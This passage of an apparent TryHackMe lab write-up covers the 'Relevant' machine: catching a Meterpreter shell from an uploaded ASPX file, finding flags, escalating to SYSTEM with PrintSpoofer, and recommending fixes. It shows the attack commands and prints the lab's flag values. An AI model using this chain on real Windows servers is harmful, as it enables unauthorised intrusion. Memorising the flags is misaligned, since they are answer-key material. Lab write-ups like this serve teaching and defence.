


Fig 5.4 — Metasploit multi/handler configured with payload and LHOST before launch.

6. Gaining Access — Meterpreter Session

The shell.aspx file was requested over HTTP from the browser/curl (triggering IIS to execute the embedded payload), which caused the target to call back to the listener. A Meterpreter session opened successfully, landing inside the IIS web root directory.




Fig 6.1 — Meterpreter session 1 opened; directory listing of c:\windows\system32\inetsrv (IIS root).

With shell access confirmed, the file system was searched recursively for flag files using Meterpreter's built-in search module.

```
meterpreter > search -f *.txt
```




Fig 6.2 — 174 .txt files found; c:\Users\Bob\Desktop\user.txt identified as the target flag file.

7. User Flag Capture

Navigating into Bob's Desktop directory and reading user.txt returned the first flag of the engagement, confirming low-privileged user-level access to the box.

```
meterpreter > cd C:/Users/Bob/Desktop
meterpreter > cat user.txt
```




Fig 7.1 — User flag successfully captured from Bob's Desktop.

🚩 **USER FLAG: THM{fdk4ka34vk346ksxfr21tg789ktf45}**

8. Privilege Escalation

8.1 Identifying the Privilege Escalation Vector

A check of the current token privileges on the compromised IIS application pool account revealed SeImpersonatePrivilege was enabled. This is a well-known escalation vector that can be abused with tools such as PrintSpoofer to impersonate SYSTEM via the Print Spooler service's named pipe mechanism. The PrintSpoofer64.exe binary was downloaded on the attacking machine directly from its GitHub release page.

```
wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
```




Fig 8.1 — Downloading PrintSpoofer64.exe, a SeImpersonatePrivilege abuse tool.

8.2 Uploading PrintSpoofer64.exe

The privilege escalation binary was then uploaded into the same writable nt4wrksv SMB share so it could be executed from within the compromised Meterpreter shell.

```
smb: \> put PrintSpoofer64.exe
```




Fig 8.2 — PrintSpoofer64.exe (27,136 bytes) uploaded alongside shell.aspx and passwords.txt.

8.3 Establishing a Fresh Shell & Locating the Tool

A new Meterpreter session (session 4) was caught on the handler, and a native Windows shell was dropped from it. The session navigated into the IIS webroot subfolder to confirm all three uploaded files — passwords.txt, PrintSpoofer64.exe and shell.aspx — were present and ready to execute.




Fig 8.3 — Fresh Meterpreter session 4 opened; directory listing confirms PrintSpoofer64.exe is staged.

8.4 Exploiting SeImpersonatePrivilege with PrintSpoofer

PrintSpoofer64.exe was executed with the -i (interactive) and -c (command) flags to spawn an elevated PowerShell process. The tool successfully located the SeImpersonatePrivilege token, set up a named pipe listener, and used CreateProcessAsUser() to spawn PowerShell running as NT AUTHORITY\SYSTEM.

```
PrintSpoofer64.exe -i -c powershell.exe
```




Fig 8.4 — PrintSpoofer64 successfully escalating to a SYSTEM-level PowerShell shell.

9. Root Flag Capture

Privilege escalation was verified with whoami, confirming SYSTEM-level access. The session then navigated to the Administrator's Desktop directory and read root.txt, completing the engagement with full system compromise.

```
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> cd \users\administrator\desktop
PS C:\users\administrator\desktop> cat root.txt
```




Fig 9.1 — Confirmed SYSTEM access (whoami) and the root flag read from the Administrator's Desktop.

🚩 **ROOT FLAG:** `THM{1fk5kf469devly1gl320zafgl345pv}`

10. Summary of Findings

The 'Relevant' machine was successfully compromised end-to-end. The complete attack chain is summarised below:

- Nmap revealed IIS (80) and SMB (139/445) both exposed on the same host.
- An anonymous, writable SMB share (nt4wrksv) was discovered, which doubled as part of the IIS web root.
- A plaintext passwords.txt file inside the share contained two Base64-encoded credentials, decoded via CyberChef.
- A malicious ASPX reverse-shell payload was crafted with msfvenom and uploaded through the writable share.
- Requesting the uploaded shell.aspx over HTTP triggered IIS to execute it, granting a Meterpreter foothold and the user flag.
- The IIS application pool account held SeImpersonatePrivilege, which was abused using PrintSpoofer64 to escalate to NT AUTHORITY\SYSTEM.
- Full administrative access was confirmed and the root flag was captured.

Flags Captured

User Flag	THM{fdk4ka34vk346ksxfr21tg789ktf45}
Root Flag	THM{1fk5kf469devly1gl320zafgl345pv}

11. Remediation Recommendations

- Disable anonymous (null-session) access to SMB shares and restrict share permissions to authenticated, authorised accounts only.
- Never store a share with write permissions inside, or reachable from, the IIS web root — this allows arbitrary code execution via file upload.
- Remove or securely store credential files (such as passwords.txt); never store even 'encoded' passwords, since Base64 is not encryption.
- Restrict SeImpersonatePrivilege on service accounts wherever not strictly required, and patch/monitor against known Potato/PrintSpoofer-style token impersonation attacks.
- Enable centralized logging/EDR to detect suspicious process creation (e.g., powershell.exe spawned by an IIS worker process).

— End of Report —